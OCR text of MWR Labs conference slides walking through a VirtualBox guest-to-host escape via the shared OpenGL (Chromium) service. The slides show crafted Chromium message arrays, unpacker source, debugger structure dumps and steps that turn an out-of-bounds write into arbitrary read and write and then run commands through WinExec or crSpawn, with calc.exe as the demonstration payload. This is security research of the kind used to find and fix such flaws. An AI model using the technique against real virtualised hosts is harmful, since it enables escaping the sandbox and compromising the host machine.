
MWR LABS

- Arbitrary Write:
  - Modify `svcPartial` buffer to write into `svcFull`
  - Adjust `svcFull->uiSize` for write size
  - Point `svcFull->pData` to destination
  - Modify `svcFull`



Cross-Boundary Math

MWR InfoSecurity



LABS

Where are we?

MWR LABS

- Base of `VBoxSharedCrOpenGL.dll`
- Arbitrary write
- Try two things:
  - Break out without shellcode
  - Avoid `Kernel32.dll` offset requirements
- Going to need:
  - Arbitrary read
  - Command execution primitive

Shellcodeless

MWR LABS

- cr_unpackDispatch
- Called by opcode handlers
- Takes Chromium message values as arguments

```
static void crUnpackExtendWindowPos3sARB(void)
{
    GLshort x = READ_DATA(8, GLshort);
    GLshort y = READ_DATA(10, GLshort);
    GLshort z = READ_DATA(12, GLshort);
    cr_unpackDispatch.WindowPos3sARB(x, y, z);
}
```

Opcode	cr_unpackDispatch	Signature	Target
CR_CREATECONTEXT_EXTEND_OPCODE	CreateContext	(const char *, GLint, GLint)	UINT WinExec(LPCSTR lpCmdLine, UINT uCmdShow);
CR_WINDOWCREATE_EXTEND_OPCODE	WindowCreate	(const char *, GLint)	

signatures found in: out\win.amd64\debug\obj\VBoxOGLgen\spu_dispatch_table.h

Shellcodeless - WinExec

MWR LABS

```
uint32_t crMessage = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,
    0x00,
    CR_WINDOWCREATE_EXTEND_OPCODE,
    “calc.exe”
    0x00,
    ...,
    0x00,
    0x01
};
```

```
void crUnpackExtendWindowCreate(void)
{
    char dpyName[DISPLAY_NAME_LEN];
    GLint visBits = READ_DATA( DISPLAY_NAME_LEN + 8, GLint );
    GLint retVal;

    READ_BYTES( dpyName, 8, DISPLAY_NAME_LEN );
    dpyName[DISPLAY_NAME_LEN - 1] = 0;

    SET_RETURN_PTR( DISPLAY_NAME_LEN + 12 );
    SET_WRITEBACK_PTR( DISPLAY_NAME_LEN + 20 );
    retVal = cr_unpackDispatch.WindowCreate( dpyName, visBits );
    (void) retVal;
}
```

```
WinExec(“calc.exe”, 0x01);
```

Arbitrary Read

- CRClient
- Certain operations buffer a response
- Response read separately
  - pHostBuffer -> response content
  - cbHostBuffer -> response size
- Leaked CRConnection + Arbitrary Write
  - Fake “buffered responses”
  - Read arbitrary memory!

```
0:000> dt VBoxSharedCrOpenGL!CRClient
   +0x000 spu_id           : Int4B
   +0x008 conn             : Ptr64 CRConnection
   +0x010 number           : Int4B
   +0x018 pid              : Uint8B
   +0x020 currentContextNumber : Int4B
   +0x028 currentCtxInfo   : Ptr64 CRContextInfo
   +0x030 currentWindow    : Int4B
   +0x038 currentMural     : Ptr64 CRMuralInfo
   +0x040 windowList       : [100] Int4B
   +0x1d0 contextList      : [512] Int4B
```

```
0:000> dt VBoxSharedCrOpenGL!CRConnection
   +0x000 ignore           : Int4B
   +0x004 type             : CRConnectionType
   +0x008 id               : Uint4B
    ...
   +0x19c u32ClientID      : Uint4B
   +0x1a0 pBuffer          : Ptr64 UChar
   +0x1a8 cbBuffer         : Uint4B
   +0x1b0 pHostBuffer      : Ptr64 UChar
   +0x1b8 cbHostBufferAllocated : Uint4B
   +0x1bc cbHostBuffer     : Uint4B
   +0x1c0 pClient          : Ptr64 _crclient
    ...
```

Leak CRClient Address

MWR LABS

- crVBoxServerClientGet
  - Gets pointer to CRClient associated with u32ClientID
  - Writes that pointer to *ppClient
- Chromium messages get returned after execution!
  - ppClient = pointer to Chromium message === WIN!

```
int32_t crVBoxServerClientGet(uint32_t u32ClientID, CRClient **ppClient)
{
    CRClient *pClient = NULL;
    pClient = crVBoxServerClientById(u32ClientID);
       ...
    *ppClient = pClient;
    return VINF_SUCCESS;
}
```

Leak CRClient Address

MWR LABS

- DeleteFencesNV(GLsizei, const GLuint *)
  - GLsizei n
  - const GLuint* sure looks like a CRClient** to me
- DATA_POINTER(OFFSET, TYPE)
  - Pointer to OFFSET from cr_unpackData
- Leak arbitrary CRClient address!


```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,
    0x00,
    CR_DELETEFENCESNV_EXTEND_OPCODE,
    u32ClientId,
    0x00,
    0x00
};
```

```
void crUnpackExtendDeleteFencesNV(void)
{
    GLsizei n = READ_DATA( 8, GLsizei );
    const GLuint *fences = DATA_POINTER( 12, GLuint );
    cr_unpackDispatch.DeleteFencesNV( n, fences );
}
```

```
crVBoxServerClientGet(n, fences)
```


Leak CRConnection Address

- Use service buffer/Chromium message
  - svcFull->pData
    - somewhere before CRClient
  - svcFull->uiSize
    - just enough to read back CRClient content
  - Use CR_NOP_OPCODE opcode
- Need address for message!



Leak CRConnection Address

- Connect and leak
  - Get initial `CRClient` address
  - Allocate `CRClient` until within 4 allocations
- Disconnect crClientLower
  - crClientLower free'd
- svcFull->pData
  - crClientLower
- svcFull->uiSize
  - (crClientHigher – crClientLower)+A10
- Write and Execute NOP message



Leak CRConnection Address

MWR LABS

- After readback `svcFull` is free'd
  - Double Free ☹
    - Before execution, allocate a bunch of buffers of size `0x9D0`! ☺
  - Lose Arbitrary Write ☹
    - After execution, repeat `svcPartial` OOB write technique ☺
- Using address of `CRConnection`
  - Manipulate `pHostBuffer` and `cbHostBuffer` using arbitrary write
  - Arbitrary read

crSpawn

MWR LABS

- VBoxOGLhostcrutil.dll!crSpawn
- VBoxOGLhostcrutil.dll!crMemcpy imported by VBoxSharedCrOpenGL.dll
- Spawns a thing!
  - Signature – (const char *command, const char *argv[])
  - Windows – CreateProcess(NULL, newargv, …)
  - Other – execvp(command, argv)

crSpawn

MWR LABS

- cr_unpackDispatch.BoundsInfoCR
  - (const CRrecti *bounds, const GLbyte *payload, ...)
- crSpawn will dereference payload as a pointer to args (on Windows)
  - *payload = pointer to argv[0]
- Workaround:
  - Create CRClient
  - Get CRClient address and disconnect to free
  - Write args to CRClient address
    - crClient points to “calc.exe\0”
  - Add address to crMessage!

```
uint32_t crMessage[] = {
   CR_MESSAGE_OPCODES,
   0x00,
   0x01,
   CR_BOUNDSINFOCR_OPCODE << 24,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   crClient & 0xFFFFFFFF // lower DWORD
   crClient >> 32        // upper DWORD
   0x00,
   0x00,
   ...
};
```

Let it ride!

MWR LABS

- Convert arbitrary write + Infoleak into arbitrary read
  - Attacked cr_unpackDispatch
  - Fake service buffers
- Obtained address of crSpawn
  - Using arbitrary read
- We haven't:
  - Executed shellcode
  - Required `Kernel32.dll` addresses

DEMO

